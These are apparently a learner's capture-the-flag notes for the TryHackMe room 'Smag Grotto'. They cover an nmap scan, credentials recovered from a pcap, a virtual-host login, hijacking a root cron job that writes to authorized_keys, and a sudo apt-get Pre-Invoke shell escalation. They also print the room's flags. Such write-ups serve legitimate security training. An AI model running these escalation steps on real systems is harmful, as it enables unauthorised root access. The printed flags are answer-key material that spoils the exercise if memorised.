
SmagGrotto(THM)

Notes


- 1- port 22,80
- 2-Found a directory named mail
- 3- Found a pcap file
- 4- analysing it gave us credentials username=helpdesk&password=cH4nG3M3_n0w
- 5- we see a vitrtual host in pcap file (development.smag.thm) so we need to add it in /etc/hosts
- 6- we visit it and get login page Vhost
- 7- enter credentials and got access to it
- 8- Got a shell <a href="mailto:shell:)))))
- 9- crontab showed us that a backup cronjob saves jakes sshkeys in his directory PrivEsc
- 10- ssh keys
- 11- Found keys didnt work as we still needed jakes private key for logging as him
- 12- BUt we have write access to the backup file so thats why we create our own public private key pair (ssh-keygen -o)
- 13- copy the created public key(cretaedkey.pub) and echo it in the jake public backup file
- 14- now in jakes /.ssh/authroized_keys we have our public key
- 15- all we need to do is login with private key as jake
- 16- user.txt is iusGorV7EbmxM5Aule2w499msaSuqU3j
- 17- for root PrivEsc
- 18- root.txt is uJr6zRgetaniyHVRqqL58uRasybBKz2T

FOund Directory


/mail




pcap file



Vhost



Shell :)))))



PrivEsc

Got the root

```
## www-data to jake
cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/usr/sbin
# m h dom mon dow user command
47 6 **7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root /bin/cat /opt/.backups/jake_id_rsa.pub.backup > /home/jake/.ssh/authorized_keys
cretaed our own pub private keys and then echoed public key into above backup file
logged in with that public key private counterpart
##### jake to root
sudo -l
Matching Defaults entries for jake on smag:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin
User jake may run the following commands on smag:
  (ALL: ALL) NOPASSWD: /usr/bin/apt-get
#apt-get gtfobins
sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
```

ssh keys

 $ssh-rsa\ AAAAB3NzaC1yc2EAAAADAQABAAABgQC5HGAnm2nNgzDW9OPAZ9dP0tZbvNrIJWa/-swbWX1dogZPCFYn8Ys3P7oNPyzXS6ku72pviGs5kQsxNWpPY94bt2zvd1J6tBw5g64ox3BhCG4cUvul5zEi7y+xnliTs5/MoF/gjQ2ldNDdvMs/-hDj4wc2x8TFLPlCmR1b/-$

uHydkuvdtw9WzZN1O+Ax3yEkMfB8fO3F7UqN2798wBPpRNNysQ+59zlUbV9kJpvARBILjlupikOsTs8FMMp2Um6aSpFKWzt15na0vou0riNXDTgt6WtFWs+kxfpX2mN69+jsPYmIKY72MSSm27nWG3jRgvPZsFgFyE00ZTP5dtrmoNf0CbzQBriJUa596XEsSOMmcjgoVgQUIr+WYNGWXgpH8G+ipFP/-5whaJiqPlfPfvEHbT4m5ZsSaXuDmKercFeRDs= kali@kali

These keys dont work

Nmap

```
nmap 10.10.197.188 -A -T4 -p22,80
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-20 06:18 EDT
Nmap scan report for 10.10.197.188
Host is up (0.40s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
2048 74:e0:e1:b4:05:85:6a:15:68:7e:16:da:f2:c7:6b:ee (RSA)
256 bd:43:62:b9:a1:86:51:36:f8:c7:df:f9:0f:63:8f:a3 (ECDSA)
  256 f9:e7:da:07:8f:10:af:97:0b:32:87:c9:32:d7:1b:76 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
| http-server-header: Apache/2.4.18 (Ubuntu)
| http-title: Smag
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.10 - 3.13 (94%), Linux 5.4 (94%), Linux 3.1
(93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Linux 3.2 - 3.16 (92%), Linux 3.2 - 4.9 (92%), Linux
3.8 - 4.14 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 80/tcp)
HOP RTT
            ADDRESS
1 193.87 ms 10.4.0.1
```

2 ... 3 4 449.07 ms 10.10.197.188

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 1 IP address (1 host up) scanned in 37.51 seconds

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